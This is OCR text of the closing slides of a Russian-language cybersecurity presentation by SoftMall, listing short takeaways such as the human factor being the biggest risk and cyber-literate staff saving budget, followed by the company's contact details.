
Вместо выводов

SoftMall

Настраиваем и тюнингуем на 100%

Человеческий фактор самый большой риск

Гарантий не бывает




Инвентаризируем

Выносим мусор своевременно

Киберграмотный персонал экономит бюджет

Контакты «SoftMall»



+7 (383) 304 99-73

info@softmall.ru